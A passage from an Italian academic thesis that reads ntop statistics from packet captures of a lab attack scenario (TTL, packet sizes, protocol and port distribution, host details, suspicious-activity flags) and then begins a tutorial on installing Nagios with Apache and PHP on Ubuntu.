E' probabile che effettui una stima supponendo che i TTL predefiniti possano essere di 32, 64, 96, 128, 160, 192, 224 e 256; che supponga ci voglia una media di 15-20 hop per raggiungere una nuova destinazione, allora prende in esame il TTL e se per esempio si trova

un valore 19, può supporre che in 13 hop ha raggiunto il router o meglio la sonda, dove si sta svolgendo l'analisi, considerando come valore iniziale 32.

Ovviamente il fatto che i pacchetti abbiano 1 hop di vita conferma che sia traffico generato all'interno della rete e destinato all'interno della rete.

8.4.6 I picchi di traffico

Network Load	**Actual**	0.0 bit/s	0.0 Pkt/s
	Last Minute	0.0 bit/s	0.0 Pkt/s
	Last 5 Minutes	0.0 bit/s	0.0 Pkt/s
	Peak	191.5 Kbit/s	55.1 Pkt/s
	Average	0.0 bit/s	0.0 Pkt/s

Illustrazione 47: Picchi di traffico

Nell'illustrazione 47 si vede il carico della rete. Viene misurato quello attuale, quello dell'ultimo minuto, degli utlimi 5 minuti, i picchi di traffico sia in termini di bit (191.5 kbit/s) e sia in termini di pacchetti (55.1 Pkt/s).

8.4.7 Traffico TCP, UDP e ICMP.

Protocol	Data	Percentage			
IP	4.7 MBytes	100.0%	**TCP**	4.7 MBytes	100.0%
			UDP	1.1 KBytes	0%
			ICMP	1.0 KBytes	0%

Illustrazione 48: Traffico TCP,UDP e ICMP.

Nell'illustrazione 48 invece viene mostrata una statistica sui pacchetti TCP, UDP e ICMP. La percentuale risultante è 100% TCP, anche se qualche pacchetto UDP e ICMP è stato trasmesso, la dimensione del traffico UDP e ICMP e di 1 kbyte ciascuno, mentre quella TCP è di 4,7 Mbyte.

8.4.8 Distribuzione del traffico TCP e UDP.

Global TCP/UDP Protocol Distribution

TCP/UDP Protocol	Data	Flows	Accumulated Percentage / Historical Protocol View
FTP	3.0 MBytes	0	63.0%
Mail	0.1 KBytes	0	0%
NNTP	0.1 KBytes	0	0%




Illustrazione 49: Distribuzione del traffico TCP e UDP 1/2

X11	0.1 KBytes	0	0%
SSH	1.2 MBytes	0	24.5%
BitTorrent	0.4 KBytes	0	0%
Other TCP/UDP-based Protocols	603.9 KBytes	14	12.5%

Note:

- What is a flow?
  - TCP: a flows is a TCP connection.
  - UDP: a flow is a set of packets with the same protocol/peers/port.
- TCP flows are not accounted for fully (sender and recipient) remote peers.




Illustrazione 50: Distribuzione del traffico TCP e UDP 2/2.

La maggior parte del traffico è FTP (63%), SSH (24,5%), e il 12,5 % del traffico restante fa parte di altri protocolli. In realtà una piccolissima percentuale di traffico è stata interpretata come BitTorrent, X11, NNTP e Mail. Nell'illustrazione 49 vengono rappresentati con grafici piuttosto spogli gli andamenti del traffico di un certo tipo mettendo in relazione la quantità di traffico presente in un determinato tempo.

8.4.9 Distribuzione del traffico secondo porte TCP e UDP.

TCP/UDP Traffic Port Distribution:
Last Minute View

TCP/UDP Port		Total	Sent	Rcvd
ftp-data	20	2.9 MBytes	593.1 KBytes	2.4 MBytes
1035	1035	2.4 MBytes	2.3 MBytes	73.7 KBytes
ssh	22	1.2 MBytes	327.2 KBytes	857.8 KBytes
823	823	508.4 KBytes	495.7 KBytes	12.7 KBytes
1041	1041	502.0 KBytes	11.0 KBytes	490.9 KBytes
3389	3389	440.3 KBytes	223.4 KBytes	216.9 KBytes
32819	32819	298.7 KBytes	161.1 KBytes	137.7 KBytes
34717	34717	236.7 KBytes	111.9 KBytes	124.8 KBytes
34720	34720	149.3 KBytes	68.8 KBytes	80.6 KBytes
32820	32820	96.3 KBytes	49.9 KBytes	46.4 KBytes
19521	19521	96.0 KBytes	46.1 KBytes	49.9 KBytes
971	971	82.1 KBytes	45.5 KBytes	36.6 KBytes
34716	34716	53.1 KBytes	35.7 KBytes	17.5 KBytes
661	661	35.6 KBytes	19.9 KBytes	15.7 KBytes
ftp	21	30.8 KBytes	18.9 KBytes	11.9 KBytes
34721	34721	27.6 KBytes	15.4 KBytes	12.2 KBytes
3307	3307	22.2 KBytes	7.7 KBytes	14.5 KBytes
774	774	19.2 KBytes	17.5 KBytes	1.7 KBytes
1038	1038	16.7 KBytes	536	16.2 KBytes
34715	34715	14.4 KBytes	2.7 KBytes	11.7 KBytes
1037	1037	9.5 KBytes	404	9.2 KBytes
1032	1032	5.5 KBytes	2.6 KBytes	2.8 KBytes
1039	1039	2.8 KBytes	1.4 KBytes	1.4 KBytes
916	916	2.5 KBytes	1.3 KBytes	1.1 KBytes
1040	1040	1.5 KBytes	206	1.3 KBytes
1036	1036	1.5 KBytes	206	1.3 KBytes
1034	1034	1.4 KBytes	1.2 KBytes	272
1033	1033	1.4 KBytes	1.1 KBytes	272
24	24	878	180	698
58173	58173	660	420	240
41197	41197	642	522	120
2412	2412	501	272	229

Notes:

- sum(total traffic per port) = 2*(total IP traffic)
  because the traffic per port is counted twice (sent and received)
- This report includes broadcast packets

Illustrazione 51: Distribuzione del traffico TCP e UDP secondo le porte utilizzate.

Nell'illustrazione 50 viene mostrata la distribuzione del traffico sulle porte TCP e UDP. Quella che ha generato più traffico è la porta 20 dell'FTP. Seconda è la porta 1035, che è stata utilizzata per connettersi alla porta 20 del server 192.168.60.5 dalla macchina che ha sferrato l'attacco WUFTPD-GOD 172.27.20.5. Segue l'SSH che ha come porta la 22.

Si tenga presente che le porte che hanno un valore superiore alla 1023, sono porte aperte da parte del client. Le porte 823, 916 e 971 non sono porte registrate dallo IANA. Il traffico sulla porta 823 è traffico SSH. La porta 774 appartiene al servizio rpasswd. Nonostante lo standard volesse che le porte inferiori alla 1023 non venissero utilizzate per connessioni lato client, in questo caso sono state utilizzate per connettersi lato client con il protocollo SSH (porta 22 di destinazione). Solo la 661 non è una porta standard utilizzata lato client. La porta 661 è assegnata al protocollo HAP, però viene utilizzata in questo caso anch'essa per connessioni ssh.

8.5 Analisi del file sf1.lpc con ntop.

Come per l'altro file em0.lpc, si è usato il comando

root@miele:~# ntop -f sf1.lpc -p /tmp -L

Accedendo all'interfaccia web di ntop (porta 3000) si possono osservare le statistiche elaborate a partire dal file sf1.lpc.

8.5.1 Totale dei pacchetti transitati nell'interfaccia em0.lpc.

Dropped (ntop)	0.0%	0
Total Received (ntop)		1,136
Total Packets Processed		1,136
Unicast	100.0%	1,136
Broadcast	0.0%	0
Multicast	0.0%	0





Illustrazione 52: Pacchetti totali transitati per em0.

Anche nell'interfaccia sf1 transita solo traffico di tipo unicast. Il totale di pacchetti inviati e ricevuti su questo segmento di rete è di 1136.

8.5.2 Dimensione dei pacchetti

Shortest		60 bytes
Average Size		153 bytes
Longest		1,514 bytes
Size <= 64 bytes	3.1%	35
64 < Size <= 128 bytes	81.9%	930
128 < Size <= 256 bytes	7.7%	88
256 < Size <= 512 bytes	2.8%	32
512 < Size <= 1024 bytes	1.6%	18
1024 < Size <= 1518 bytes	2.9%	33
Size > 1518 bytes	0.0%	0



Packets too long [> 1514]	0.0%	0
Bad Packets (Checksum)	0.0%	0

Illustrazione 53: Dimensione dei pacchetti

Nell'illustrazione 52 si può vedere che la maggior parte dei pacchetti hanno dimensione compresa tra 64 e 128 byte. Questo ci lascia pensare che non trasmettono un elevato payload questi pacchetti. Il restante 20% è molto frazionato tra le altre dimensioni.

8.5.3 Time to live dei pacchetti.

Average TTL		76
TTL <= 32	0.0%	0
32 < TTL <= 64	55.5%	630
64 < TTL <= 96	0.0%	0
96 < TTL <= 128	44.5%	506
128 < TTL <= 160	0.0%	0
160 < TTL <= 192	0.0%	0
192 < TTL <= 224	0.0%	0
224 < TTL <= 256	0.0%	0





Illustrazione 54: Time to live dei pacchetti.

Nell'illustrazione 53 si può vedere che ci sono solo pacchetti con TTL minore di 32 , e pacchetti con TTL compreso tra 96 e 128. Analizzando i pacchetti con valore superiore o uguale a l 96 si trova tutto il traffico riguardante l'esecuzione del datapipe che raggiunge il server 10.10.10.3. E' stato confermato quindi che almeno una volta è stato registrato lo stesso traffico da entrambe le interfacce, infatti il datapipe è stato registrato anche dall'interfaccia sf1.

8.5.4 Informazioni su un particolare host.

Per vedere le statistiche collegate ad un singolo host, si va in Summary e successivamente su Host. Questo esempio è la macchina 10.10.10.3



Info about 10.10.10.3

IP Address	10.10.10.3 [unicast] [Purge Asset]
First/Last Seen	gio 01 gen 2004 21:21:24 WET - gio 01 gen 2004 21:30:03 WET [Inactive since 6 years, 41 days 12:36:54]
Last MAC Address/Router	00:C0:4F:1C:10:2B
OS Name	[Windows 2000 Pro / XP Pro / 2003 Server]
Host Location	Remote (outside specified/local subnet)
IP TTL (Time to Live)	127:128 [~1 hop(s)]
Total Data Sent	84.3 KBytes/506 Pkts/0 Retran. Pkts [0%]
Broadcast Pkts Sent	0 Pkts
Data Sent Stats	0 % Rem 100 %
IP vs. Non-IP Sent	IP 100 % Non-IP 0 %
Total Data Rcvd	72.5 KBytes/626 Pkts/0 Retran. Pkts [0%]
Data Rcvd Stats	0 % Rem 100 %
IP vs. Non-IP Rcvd	IP 100 % Non-IP 0 %
Sent vs. Rcvd Pkts	Sent 44.7 % Rcvd 55.3 %
Sent vs. Rcvd Data	Sent 53.8 % Rcvd 46.2 %

Illustrazione 55: Informazioni sull'host 10.10.10.3

Nell'illustrazione 54 infatti, ci vengono date come informazioni:

- Ip Address, 10.10.10.3.
- Prima e ultima volta che l'host ha trasmesso qualcosa, ovvero la prima alle 21:21 del 1 gennaio 2004, e l'ultima alle 21:30 dello stesso giorno. Ntop riconosce la data attuale settata nella macchina dove viene eseguito, e stabilisce che l'ultima comunicazione è stata trasmessa 6 anni fa.
- MAC address : 00:C0:4F:1C:10:2B
- Nome del sistema operativo: windows 2000 Pro / XP pro/ 2003 server.
- Locazione dell'host: remota, fuori dalla sottorete locale.
- IP TTL 127-128
- totale dei dati inviati: 84,3 Kbytes.
- Pacchetti di tipo Broadcast inviati: 0.
- Statistiche su traffico IP o non-IP: 100% ip.
- Dati totali ricevuti: 72,5 kbytes.

- Comparazione tra pacchetti inviati e quelli ricevuti, 44,7% contro il 55,3%.
- Comparazione tra dati inviati e ricevuti 53,8% e 46,2%.

8.5.5 Tavola oraria di generazione traffico.

Un'altra informazione che possiamo controllare è la quantità di traffico generato da un determinato host, in questo caso il 10.10.10.3, in un determinato orario. Nell'illustrazione 54 si trova una tavola oraria, che dice quando è stato generato il traffico. In questa tavola si può vedere che tutto il traffico è stato generato alle 21.00.

Host Traffic Stats

Time	Tot. Traffic Sent	% Traffic Sent	Tot. Traffic Rcvd	% Traffic Rcvd
10 AM	0	0.0 %	0	0.0 %
9 AM	0	0.0 %	0	0.0 %
8 AM	0	0.0 %	0	0.0 %
7 AM	0	0.0 %	0	0.0 %
6 AM	0	0.0 %	0	0.0 %
5 AM	0	0.0 %	0	0.0 %
4 AM	0	0.0 %	0	0.0 %
3 AM	0	0.0 %	0	0.0 %
2 AM	0	0.0 %	0	0.0 %
1 AM	0	0.0 %	0	0.0 %
12 AM	0	0.0 %	0	0.0 %
11 PM	0	0.0 %	0	0.0 %
10 PM	0	0.0 %	0	0.0 %
9 PM	84.3 KBytes	100.0 %	72.5 KBytes	100.0 %
8 PM	0	0.0 %	0	0.0 %
7 PM	0	0.0 %	0	0.0 %
6 PM	0	0.0 %	0	0.0 %
5 PM	0	0.0 %	0	0.0 %
4 PM	0	0.0 %	0	0.0 %
3 PM	0	0.0 %	0	0.0 %
2 PM	0	0.0 %	0	0.0 %
1 PM	0	0.0 %	0	0.0 %
12 PM	0	0.0 %	0	0.0 %
11 AM	0	0.0 %	0	0.0 %
Total				

Illustrazione 56: statistiche sul traffico generato da un particolare host.

8.5.6 Tipo di traffico generato.

Protocol Distribution



Protocol	Data Sent	Data Rcvd
TCP	84.3 KBytes	72.5 KBytes
Protocol Distribution		
IP Distribution		

Illustrazione 57: Distribuzione del traffico generato

Nell'illustrazione 55 si può vedere la distribuzione dei protocolli utilizzati. Ovvero si può notare che il traffico inviato e ricevuto è 100% TCP.

La parte che riguarda la distribuzione IP, dice che il 3% del traffico inviato è FTP per quanto riguarda la trasmissione dei dati, e il restante è altro tipo di traffico. Per quanto riguarda la ricezione dei dati il 4 % è FTP e il restante è di altri protocolli.

8.5.7 Ultimi nodi contattati, utilizzo delle porte TCP/UDP e usate recentemente.



Last Contacted Peers

Sent To	IP Address
192.168.60.3	192.168.60.3
172.27.20.5	172.27.20.5
Total Contacts	2

Received From	IP Address
192.168.60.3	192.168.60.3
172.27.20.5	172.27.20.5
Total Contacts	2

TCP/UDP Service/Port Usage

IP Service	Port	# Client Sess.	Last Client Peer	# Server Sess.	Last Server Peer
ftp	21	58/1.8 KBytes	172.27.20.5		

TCP/UDP - Traffic on Other Ports

Client Port	Server Port
• 1075	• 3389

TCP/UDP Recently Used Ports

Client Port	Server Port
• 1075	• 3389

Illustrazione 58: Ultimi nodi contattati e utilizzo delle porte.

Nell'illustrazione 56 si possono vedere statistiche che riguardanti gli ultimi host contattati, che porte sono state utilizzate, che traffico è stato generato e le porte recentemente usate.

L'host 10.10.10.3 si è connesso solo con altri due host, il 192.168.60.3 e il 172.27.20.5. Il 192.168.60.3 è una macchina sul quale si è usato il datapipe per raggiungere la 10.10.10.3 dall'esterno della rete.

La 172.27.20.5 è la macchina in cui risiede il server ftp dove Ardala effettua l'upload dei progetti di CHM.

Le porte conosciute utilizzate sono la 21 per il servizio FTP.

Quelle sconosciute sono la 3389 per la ricezione di richieste datapipe (server port), e la porta 1075 (client port) è stata aperta per accedere al servizio FTP presente sulla macchina 172.27.20.5.

Conclusioni sui dati di tipo statistico.

8.5.8 Rilevamento delle azioni sospette con ntop.

Ntop è in grado di definire se un determinato host ha ricevuto del traffico sospetto, utilizzando un sistema di numerazione da 1 a 3 per il pericolo in atto (usa i colori verde, giallo, rosso in base alla gravità dell'azione segnalata).

In quest'attacco non è stato rilevato niente di sospetto per l'host 10.10.10.3 che ha subito un attacco mediante datapipe, ma è spiegabile dal fatto che ha risposto semplicemente sulla porta dove ntop si aspetta che ascoltasse, ovvero dove ha un servizio aperto.

Per l'host 192.168.60.5 c'è stato un segnale verde (livello di criticità 1). Come si può vedere dall'illustrazione 59 anche per l'host 172.127.20.102 c'è una bandierina, che indica un rischio di livello medio in quanto di colore giallo.

Host Information

Traffic Unit: [**Bytes**] [Packets]

Host	Domain	IP Address	MAC Address	Community	Other Name(s)	Bandwidth
192.168.60.5		192.168.60.5				
172.27.20.5		172.27.20.5				
192.168.60.3		192.168.60.3				
10.10.10.3		10.10.10.3				
172.27.20.105		172.27.20.105				
172.27.20.102		172.27.20.102				
192.168.50.2		192.168.50.2				
11.141.151.27		11.141.151.27				

Illustrazione 59: Azioni sospette indicate dalle bandierine.

Le descrizioni per l'host 192.168.60.5 dicono (illustrazione 50) che:

Sent: udp to closed: ntop ha visto una o più risposte ICMP Destination unreachable. Questo significa che l'host in questione ha mandato un pacchetto a una porta di un host remoto che non sta accettando queste connessioni. A volte capita quando c'è una configurazione errata nell'host che invia, come per esempio un indirizzo sbagliato di un DNS.

Rcvd: hostnet unreac: ntop ha visto uno o più messaggi ICMP Port Unreachable. Questo è perfettamente legale, sebbene sia opzionale rispetto allo standard. Significa che il pacchetto mandato dall'host in questione raggiunge la sua destinazione aspettata, ma c'era qualche processo non configurato su quell'host che lo accetta. Il processo remoto potrebbe essere morto o qualcosa di simile deve essere successo. Ad ogni modo la maggior parte delle macchine non restituiscono questo messaggio e molti router lo filtrano fintanto che non viene catturato per la mappatura di una rete remota.




Illustrazione 60: Ntop riconosce i rischi per il sistema 192.168.60.5.

Per l'host 172.27.20.102 c'è un segnale giallo.

Illustrazione 61: Ntop riconosce i rischi per il sistema 172.72.20.102

Nell'illustrazione 61 possiamo vedere che per l'host in questione il livello di rischio è: Suspicious activities: too many host contacts

Ntop mantiene conto del numero di host contattati da ciascun host che è sotto monitoraggio. Solitamente un host contatta un limitato numero di hosts in un piccolo intervallo di tempo. Questo flag indica che l'host in questione abbia contattato un elevato numero di host.

Se il numero di nodi contattati, o mandando o ricevendo da loro, supera il valore di una costante configurabile (in globals-defines.h, CONTACTED_PEERS_THRESHOLD, valore di default di 1024) questo viene riportato.

Questo non è sempre un problema, alcuni server (p.e. DNS/SMTP) potrebbero in maniera continua contattare centinaia o migliaia di host al fine di svolgere le proprie funzioni. Host che eseguono applicazioni P2P spesso contattato molti host differenti per risolvere una richiesta.

Ad ogni modo questo comportamento, contattare molti host differenti in un periodo breve, è anche predicativo di un worm. Se si vede questo flag, bisogna prestare attenzione nell'ananlizzare l'host al fine di vedere se è o meno infetto.

9 Monitoraggio della rete con Nagios

Dato che fino ad ora è stato trattato l'argomento del traffico di rete e dell'analisi di rete in termini di pacchetto, al fine di essere più esaustivi, bisogna prendere in considerazione un importante attività da mandare in parallelo alla cattura del traffico mediante sonde.

Questa attività è il monitoraggio di rete.

A tal proposito, è stato scelto un software open source molto popolare, chiamato Nagios.

Questo software è l'antagonista di soluzioni proprietarie di IBM e HP, rispettivamente chiamati Tivoli e OpenView.

Tutti e tre i software di monitoraggio sono accomunati dal fatto che il loro funzionamento si basa sul protocollo SNMP, Simple Network Management Protocol.

Dato l'approccio prettamente accademico alla valutazione delle varie tecniche di gestione di una rete e di amministrazione di sistemi complessi formati da vari servizi di tipo intranet e internet, ho intrapreso l'analisi del funzionamento del software più facilmente reperibile, installabile e configurabile.

Nagios è stato sviluppato da un fork di NetSaint, e in questo periodo sta anche prendendo piede un altro interessante fork di Nagios, chiamato Icinga.

E' infatti vero che poter disporre di software con codice aperto, sviluppato da 10 committer (trad.individuo che è in grado di modificare il codice sorgente di un particolare pezzo di software open-source), che collaborano nello sviluppo del software in tutti i suoi cicli di vita: Analisi, progettazione, implementazione, collaudo, rilascio e manutenzione; è un vero vantaggio.

Per uno studente è poi possibile inserirsi in attività di debugging se gli venisse concessa la possibilità di utilizzare tali sistemi su reti di grosse dimensioni.

A tal proposito è stato analizzato un tutorial che ha guidato la configurazione del monitoring dei servizi DNS e MySQL.

Nagios funziona con una struttura avente una macchina master che gestisce i servizi che si decide di monitorare nelle altre macchine, che si chiamano agent.

9.1 Installazione della macchina manager su un server Ubuntu 10.04

Per prima cosa per installare il sistema di monitoraggio Nagios, è necessario installare Apache, php e le librerie da loro richiesti.

9.1.1 Installazione di apache e php

La primissima cosa che andremo a installare sono dei compilatori, che si trovano nel pacchetto build-essential:

```
root@miele:~#sudo apt-get install build-essential
```

Successivamente installiamo le librerie GD usando la linea di comando:

root@miele:~# sudo apt-get install libgd2-xpm-dev

In seguito installeremo Apache2 con il seguente comando:

root@miele:~# sudo apt-get install apache2

Per installare php per apache2 invece eseguiamo il comando:

root@miele:~# sudo apt-get install php5-common php5 libapache2-mod-php5

Ora configuriamo apache perchè usi PHP.

Apriamo il file apache2.conf:

root@miele:~# sudo nano /etc/apache2/apache2.conf

e inseriamo al termine del file le seguenti linee di codice:

DirectoryIndex index.html index.php index.cgi

e reiniziamo il servizio apache con il seguente comando:

root@miele:~# sudo /etc/init.d/apache2 restart

9.1.2 Installazione di Nagios

Ora installiamo e configuriamo nagios sul nostro nodo master seguendo la guida presente sul sito ufficiale di ubuntu [77].
Essendo nagios già presente nei repository della distribuzione linux Ubuntu, è possibile eseguire l'installazione semplicemente lanciando il comando apt-get install seguito dal nome dei pacchetti nagios3 e nagios-nrpe-plugin (dove nrpe è acronimo di: Nagios Remote Plugin Executor):

root@miele:~# apt-get install nagios3 nagios-nrpe-plugin

Una volta compiuto questo passo verrà chiesto di inserire una password per l'utente nagiosadmin. Le credenziali dell'utente sono conservate nel file /etc/nagios3/htpasswd di nagios, per la gestione della password si usa **htpasswd** che è parte del pacchetto **apache2-utils**.

Se volessimo cambiare la password bisogna utilizzare il comando:

root@miele:~# htpasswd /etc/nagios3/htpasswd.users nagiosadmin

Per aggiungere un utente invece si usa il comando:

root@miele:~# htpasswd /etc/nagios3/htpasswd.users newusers

Sul nostro nodo agent invece installeremo solo uno dei due pacchetti che abbiamo installato sul master:

root@raffaello:~# apt-get install nagios-nrpe-server

NRPE servirà per fare controlli locali su hosts remoti. Ci sono anche altri modi per fare questo attraverso altri plugin Nagios.

